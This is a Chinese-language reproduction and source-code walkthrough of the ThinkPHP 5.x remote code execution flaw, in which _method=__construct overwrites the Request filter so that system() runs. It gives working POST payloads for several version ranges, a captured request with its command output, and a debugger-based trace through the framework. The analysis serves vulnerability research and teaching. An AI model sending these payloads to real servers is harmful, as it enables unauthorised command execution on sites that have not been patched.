目录

一、介绍

1、简介

Request核心类$method来自可控的$_POST数组，而且在获取之后没有进行任何检查，直接把它作为Request类的方法进行调用，同时，该方法传入的参数是可控数据$_POST。导致可以任意调用Request类的部分方法。

2、版本

```
ThinkPHP <= 5.0.13

ThinkPHP <= 5.0.23、5.1.0 <= 5.1.16  需要开启框架app_debug

ThinkPHP <= 5.0.23  需要存在xxx的method路由，例如captcha
```

3、搭建环境

```
1) 获取测试环境
composer create-object --prefer-dist thopthink/think=5.0.10 ThinkPHP_5.0.10

2) 修改composer.json文件中的require字段
"require": {
"php": ">=5.6.0",
"topthink/framework": "5.1.25"
},

3) 执行composer更新版本语句
composer update
```

4、参考链接

```
https://www.cnblogs.com/yokan/p/16102644.html
```

二、复现


1、Payload

```
ThinkPHP <= 5.0.13
    POST /?s=index/index
    s=whoami&_method=__construct&method=&filter[]=system

ThinkPHP <= 5.0.23、5.1.0 <= 5.1.16  需要开启框架app_debug
    POST /
    _method=__construct&filter[]=system&server[REQUEST_METHOD]=ls -al

ThinkPHP <= 5.0.23  需要存在xxx的method路由，例如captcha
    POST /?s=xxx HTTP/1.1
    _method=__construct&filter[]=system&method=get&get[]=ls+-al
    _method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls
```

2、效果



三、分析

```
1）传入Payload，App类中run函数中调用routeCheck函数位置下断点，开启Debug。
```

```php
        // 获取应用调度信息
        $dispatch = self::$dispatch;
        if (empty($dispatch)) {
            // 进行URL路由检测
            $dispatch = self::routeCheck($request, $config);
        }
        // 记录当前调度信息
        $request->dispatch($dispatch);
```

2）跟进到routeCheck函数（功能：URL路由检测），继续向下执行，可以看到调用了Route类的check函数进行路由检测。

```php
/**
 * URL路由检测（根据PATH_INFO）
 * @access public
 * @param  \think\Request $request
 * @param  array          $config  $config: {app_host => "", app_debug =>
 * @return array
 * @throws \think\Exception
 */
public static function routeCheck($request, array $config)  $config: {app
{
    $path   = $request->path();  $request: {instance => think\Request, ho
    $depr   = $config['pathinfo_depr'];
```

```php
    // 路由检测（根据路由定义返回不同的URL调度）
    $result = Route::check($request, $path, $depr, $config['url_domain
    $must   = !is_null(self::$routeMust) ? self::$routeMust : $config[
    if ($must && false === $result) {
        // 路由无效
        throw new RouteNotFoundException();
    }
}
```

3）跟进到check函数（检测URL路由），继续向下执行，调用了Request类的method函数。

```php
/**
 * 检测URL路由
 * @access public
 * @param Request   $request Request请求对象   $request: {instance => think
 * @param string    $url URL地址
 * @param string    $depr URL分隔符
 * @param bool      $checkDomain 是否检测域名规则   $checkDomain: false
 * @return false|array
 */
public static function check($request, $url, $depr = '/', $checkDomain =
{
```

```php
$method = strtolower($request->method());   $request: {instance => th
// 获取当前请求类型的路由规则
$rules = isset(self::$rules[$method]) ? self::$rules[$method] : [];
// 检测域名部署
if ($checkDomain) {
    self::checkDomain($request,  &currentRules: $rules, $method);
}
```

4）跟进到method函数（功能：匹配当前请求类型），这里$method的默认值为false，之后对其进行了判断，false则进入elseif语句中，获取POST方法中接收到的Config类中的'var_method'。

```php
/**
 * 当前的请求类型
 * @access public
 * @param bool $method  true 获取原始请求类型
 * @return string
 */
public function method($method = false)   $method: false
{
    if (true === $method) {   $method: false
        // 获取原始请求类型
```

```php
public function method($method = false)   $method: false
{
    if (true === $method) {   $method: false
        // 获取原始请求类型
        return IS_CLI ? 'GET' : (isset($this->server['REQUEST_METHOD']) ? $this->server
    } elseif (!$this->method) {   $this: {instance => think\Request, hook => [0], metho
        if (isset($_POST[Config::get( name: 'var_method')])) {   $_POST: {s => "dir", _m
            $this->method = strtoupper($_POST[Config::get( name: 'var_method')]);
            $this->{$this->method}($_POST);
        } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
```

5）上面这里会有点绕，我们全局搜索一下这个 var_method，可以看到在Config类中定义的值是_method。也就是说，通过POST接收_method的值。

6）继续向下执行，这里就会调用我们通过_method指定的函数，如果此时POST数据中_method指定的值是__construct，也就是可以指定调用构造函数了。


```
} elseif (!$this->method) {
    if (isset($_POST[Config::get( name: 'var_method')])) {   $_POST: {s => "dir
        $this->method = strtoupper($_POST[Config::get( name: 'var_method')]);
        $this->{$this->method}($_POST);   $this: {instance => think\Request, h
    } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
        $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
```


7）跟进到调用的函数，也就是__construct函数（功能：实例化对象时即自动被调用），随后使用foreach对传入的数组进行遍历，并注册成变量，如果变量已存在，则会覆盖变量的值，也就是这里造成了变量覆盖问题。

```
/**
 * 构造函数
 * @access protected
 * @param array $options 参数
 */
protected function __construct($options = [])   $options: {s =>
{
    foreach ($options as $name => $item) {   $options: {s => "c
        if (property_exists($this, $name)) {   $this: {instance
            $this->$name = $item;
        }
    }
```


8）既然是遍历赋值，那么我们跟进看一下每次赋值后的变化。

```
foreach ($options as $name => $item) {   $item: "__construct"   $name: "_method"
    if (property_exists($this, $name)) {   $this: {instance => think\Request, hook
        $this->$name = $item;
    }
```






9）__construct函数对变量赋值结束后，回到了method函数的最后，该函数最后是返回了__construct中的赋值情况。也就是$item=""，$name="filter"。



10）此时回到check函数中，继续执行路由检测（这里常规流程，直接跳过，无利用点），最后返回了false，退出了check函数。

11）回到routeCheck函数，继续向下执行，返回了$result（也就是module类型，并且模板和控制器都是index），到这里routeCheck函数也退出。



12）回到run函数中，继续向下执行，到了记录路由和请求信息这里，调用了Request类的param函数。

```
// 记录路由和请求信息
if (self::$debug) {
    Log::record( msg: '[ ROUTE ] ' . var_export($dispatch, return: true), type: 'info');  $dispatch:
    Log::record( msg: '[ HEADER ] ' . var_export($request->header(), return: true), type: 'info');
    Log::record( msg: '[ PARAM ] ' . var_export($request->param(), return: true), type: 'info');  $re
}
```


13）跟进到param函数（功能：获取当前请求的参数），这里根据请求方法，也是匹配并调用了post函数。

```
/**
 * 获取当前请求的参数
 * @access public
 * @param string|array  $name 变量名  $name: ""
 * @param mixed         $default 默认值  $default: null
 * @param string|array  $filter 过滤方法  $filter: ""
 * @return mixed
 */
public function param($name = '', $default = null, $filter = '')  $default: null
{
```


```
public function param($name = '', $default = null, $filter = '')  $default:
{
    if (empty($this->param)) {  $this: {instance => think\Request, hook =>
        $method = $this->method( method: true);  $method: "POST"
        // 自动获取请求变量
        switch ($method) {  $method: "POST"
            case 'POST':
                $vars = $this->post( name: false);  $this: {instance => thin
                break;
```


14）跟进到post函数，最后是调用了input函数，对值进行了数组赋值。出来后可以看到传入的POST参数变成数组的情况。

```
        }
        return $this->input($this->post, $name, $default, $filter);
    }
```




15）随后退出到param函数中，继续向下执行，调用了get函数（功能：获取GET传入的值）；get函数调用并返回input函数







16、进入input函数（获取变量，此时也就是获取GET的变量），会调用filterValue函数进行处理data数组，也就是构造器和命令。




17、跟进到filterValue函数（功能：递归过滤给定的值），这里是通过foreach进行变量赋值，然后调用了call_user_func函数进行回调我们指定的命令。




18、在filterValue函数的最后，调用了filterExp函数进行过滤，但过滤的是SQL注入的数据，所以此时不受影响，成功调用构造函数，并进行变量覆盖，造成RCE。




Request
Pretty Raw Hex
POST /?s=index/index HTTP/1.1
Host: x.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
s=dir&_method=__construct&method=&filter[]=system
Response
Pretty Raw Hex Render
C6E8-22B1
F:\Range\PhpStudy2018\PHPTutorial\WWW\ThinkPHP_5.0.10_RCE3\public
2022/10/20 16:20
. 2022/10/20 16:20
.. 2022/10/20 16:20 216 .htaccess 2022/10/20 16:20 1,150 favicon.ico 2022/10/20 16:20 766 index.php 2022/10/20 16:20 24 robots.txt 2022/10/20 16:20 736 router.php 2022/10/20 16:20
static 5 2,892 3 167,699,922,944

四、流程图


POST /index.php HTTP/1.1
server[REQUEST_METHOD]=ls&_method=__construct&filter[]=system
public function method($method = false)
{
if (true === $method) { ...
} elseif (!$this->method) {
if (isset($_POST[Config::get('var_method')])) {
$this->method = strtoupper($_POST[Config::get('var_method')]);
$this->{$this->method}($_POST);
}
}
return $this->method;
}
可以任意调用Request类的部分方法
protected function __construct($options = [])
{
foreach ($options as $name => $item) {
if (property_exists($this, $name)) {
$this->$name = $item;
}
}
}
类属性任意覆
private function filterValue(&$value, $key, $filters)
{
$default = array_pop($filters);
foreach ($filters as $filter) {
if (is_callable($filter)) {
// 调用函数或者方法过滤
$value = call_user_func($filter, $value);
} elseif (is_scalar($value)) {…
}
}
return $this->filterExp($value);
}
最后上面覆盖的类属性，被用在call_user_func函数中